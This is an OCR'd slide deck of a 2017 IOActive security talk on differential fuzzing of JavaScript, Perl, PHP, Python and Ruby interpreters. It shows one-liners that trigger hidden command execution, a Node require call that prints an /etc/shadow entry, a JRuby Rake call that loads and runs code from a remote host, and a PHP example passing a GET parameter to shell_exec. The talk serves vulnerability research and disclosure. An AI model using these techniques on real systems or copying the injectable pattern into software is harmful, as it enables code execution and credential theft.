Exposing Hidden Exploitable Behaviors in Programming Languages Using Differential Fuzzing

Fernando Arnaboldi
Senior Security Consultant

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

IOActive, Inc. Copyright ©2017. All Rights Reserved.

A Talk About (Unexpected?) Features

- Javascript
- Perl
- PHP
- Python
- Ruby

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

How did I do it?

- I built an extended differential fuzzing framework (XDiFF)
  - Open source fuzzing framework written in Python
  - Multiplatform (Linux, OSX, Windows, Freebsd)
  - Gathers all the information produced
  - Exposes unexpected behaviors

- Get more vulnerabilities from fuzzing & testing sessions

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Which Software Was Tested?

Category	Interpreters	Functions Tested
JavaScript	v8, ChakraCore, Spidermonkey, NodeJS (v8), Node (ChakraCore)	450
PHP	PHP, HHVM	1405
Ruby	Ruby, JRuby	2483
Perl	Perl, ActivePerl	3105
Python	CPython, PyPy, Jython	3814

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Who Cares About This?

- Testers
- Developers
- Consultants

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Agenda

- 1. Fuzzing
- 2. Differential Fuzzing
- 3. Extended Differential Fuzzing

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

1. Fuzzing

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Traditional Fuzzing

- There are two main actors:
  - AFL
  - Peach

- Peach defines fuzzing as:

  “inputting massive amounts of unexpected data into the test target in an attempt to make it crash”

IOActive, Inc. Copyright ©2017. All Rights Reserved.

Fuzzing Findings

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Types of Bugs: Crashes (cont).

Perl

```
$ perl -e "use IO::Socket::SSL::Utils;print CERT_asHash(canaryfile)"
Argument "canaryfile" isn't numeric in subroutine entry at /usr/share/
Segmentation fa
```

ChakraCore

```
$ cat chakraCoreCrash.js
new Array(30000) *= new Array(30000)
$ ./ch chakraCoreCrash.js
Segmentation fault: 11
```

Pypy

```
$ pypy -c "impo
RPython traceba
  ...
Fatal RPython error: ValueError
Aborted (core dumped)
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

2. Differential Fuzzing

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Differential Fuzzing

- "*Execute one or more similar implementations to compare the standard output and the standard error*"

- Papers & tools that did this:
  - 1998: Bugs in C compilers
  - 2008: Information leakage over network connections
  - 2014: Bugs in SSL/TLS implementations
  - 2015: Bugs in JavaScript
  - 2017: Bugs in Cryptographic APIs

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Differential Fuzzing Findings

- Types of differential fuzzing bugs:
  - Different implementations
  - Different inputs (CLI, File, Standard Input)
  - Different versions of the same product
  - Different operating system versions

IOActive, Inc. Copyright ©2017. All Rights Reserved.

Differential Fuzzing Findings (cont).

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive

Different Implementations

V8 (CLI)	SpiderMonkey (CLI)	NodeJS v7.2.1 (CLI)
$ d8 -e 'print(this)’	$ js -e 'print(this)’	$ node -e 'console.log(this)'
[object.global]	[object.global]	{ [...SNIP...] USER: 'testuser', PATH: '/opt/local/bin:…', PWD: '/Users/testuser, HOME: '/Users/testuser', pid: 60094, [...SNIP...]

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Different Inputs

NodeJS v7.2.1 (File)	NodeJS v7.2.1 (CLI)
$ echo "console.log(this)" > file.js ; node file.js	$ node -e 'console.log(this)'
{}	{ [...SNIP...] USER: 'testuser', PATH: '/opt/local/bin:…', PWD: '/Users/testuser, HOME: '/Users/testuser', pid: 60094, [...SNIP...]

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Different Versions

NodeJS v0.4.0 (CLI)	NodeJS v7.2.1 (CLI)
$ node -e ‘console.log(this)’	$ node -e 'console.log(this)'
{}	{ [...SNIP...] USER: 'testuser', PATH: '/opt/local/bin:…', PWD: '/Users/testuser, HOME: '/Users/testuser', pid: 60094, [...SNIP...]

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Different OS

- In Python 2.7 the built-in functionality cmp() compares two objects:

cmp(*x*, *y*)

Compare the two objects *x* and *y* and return an integer according to the outcome. The return value is negative if `x < y`, zero if `x == y` and strictly positive if `x > y`.

- The following compares two floating point "not a number" values:

```
print(cmp(float('nan'),float('nan')))
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Different OS (cont).

Software	OS	Stdout
	Linux	-1
	Freebsd	1
PyPy	Linux	0
	Freebsd	0
	OS X	0
	Windows	0
Jython	Linux	1
	Freebsd	1
	OS X	1
	Windows	1

```
>>> nan == nan
False                <-- the defined non-reflexive behavior of NaN
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

3. Extended Differential Fuzzing

IOActive, Inc. Copyright ©2017. All Rights Reserved.


IOActive™

Extended Differential Fuzzing Findings

- We want to detect more. We need to detect:
  - Code evaluated
  - OS commands executed
  - Network connections
  - Files read
  - Time required for execution

IOActive, Inc. Copyright ©2017. All Rights Reserved.


Extended Differential Fuzzing Framework



IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing Findings



IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing: Python 1/3

```
# python -c "import mimetools;print(mimetools.pipeto(None,'id'))"

Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/mimetools.py", line 226, in pipeto
    copyliteral(input, pipe)
  File "/usr/lib/python2.7/mimetools.py", line 241, in copyliteral
    line = input.readline()
AttributeError: 'NoneType' object has no attribute 'readline'
uid=0(root) gid=0(root) groups=0(root)
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing: Python 2/3

```
# python -c "import pydoc;print(pydoc.pipepager(None,'id'))"

Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/pydoc.py", line 1418, in pipepager
    pipe.write(_encode(text))
TypeError: expected a character buffer object
uid=0(root) gid=0(root) groups=0(root)
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing: Python 3/3

```
# cat <<EOF >sample.py
import pydoc
pydoc.pager('foo')
EOF

# export PAGER="id"

# python sample.py
uid=0(root) gid=0(root) groups=0(root)
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing: Perl

```
# perl -e "use ExtUtils::Typemaps::Cmd;print embeddable_typemap(\"system
'id'\")"

String found where operator expected at (eval 1) line 1, near "require
ExtUtils::Typemaps::system 'id'"
        (Do you need to predeclare require?)
uid=0(root) gid=0(root) groups=0(root)
Unable to find typemap for 'system 'id'': Tried to load both as file or
module and failed.
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive

Extended Differential Fuzzing: JavaScript

NodeJS with Chakracore	NodeJS v4.2.6 with V8
# node -e "console.log(require('**/etc/shadow**'))"	# node -e "console.log(require('**/etc/shadow**'))"
SyntaxError: Invalid character	/etc/shadow:1
[...SNIP...]	(function (exports, require, module, __filename, __dirname) { **root: 6AP53wsfZ$XdxiQRFJF6PzdRd3SxDeIwKsmyEkWgNOSSg.WZR18KfLo617cR1ZswMZEPT5QTS95aH.NI2DrqmQ8rMbm8slq/: 17172:0:14600:14:::** ^
	SyntaxError: Unexpected token :

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing: JRuby

```
# curl http://10.0.0.1/canaryfile
puts %x(id)
```

Ruby v2.3.1	JRuby v1.7.22
# ruby -e 'require "rake";puts Rake.load_rakefile("http://10.0.0.1/canaryfile")'	# jruby -e 'require "rake";puts Rake.load_rakefile("http://10.0.0.1/canaryfile")'
/usr/lib/ruby/vendor_ruby/rake/rake_module.rb:28:in `load': cannot load such file --	**uid=0(root) gid=0(root) groups=0(root)**
[...SNIP...]	

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive

Extended Differential Fuzzing: PHP 1/4

PHP executing shell_exec('id')	PHP executing shell_exec(id)
# php -r "echo shell_exec(**'id'**);"	# php -r "echo shell_exec(**id**);"
uid=0(root) gid=0(root) groups=0(root)	*PHP Notice: Use of undefined constant id - **assumed 'id' in Command line code** on line 1*
	uid=0(root) gid=0(root) groups=0(root)

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing: PHP 2/4

- Let's define the a bash constant on ***index.php***:

```
<?php
define("bash","man ");
require_once("functions.php");
?>
```

- The previous file requires ***functions.php*** and shows a man page:


```
<?php
$output = shell_exec(bash.$_GET['page']);
print "<pre>".$output."</pre>";
?>
```

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Extended Differential Fuzzing: PHP 3/4

- The command "`man `" is executed when `index.php` is called:




IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive

Extended Differential Fuzzing: PHP 4/4

- The command "`bash`" is executed when `functions.php` is called:



IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive

Black Hat Sound Bytes

- Hidden functionalities in programming languages can affect the security of applications
- Extended differential fuzzing can expose hidden behaviors.
- Affect multiple targets with one payload.

IOActive, Inc. Copyright ©2017. All Rights Reserved.

IOActive™

Any Questions?

IOActive, Inc. Copyright ©2017 All Rights Reserved.

IOActive™

Thank You

Get the first public release for
Black Hat Europe here:

https://github.com/IOActive/XDiFF

IOActive, Inc. Copyright ©2017 All Rights Reserved.

IOActive™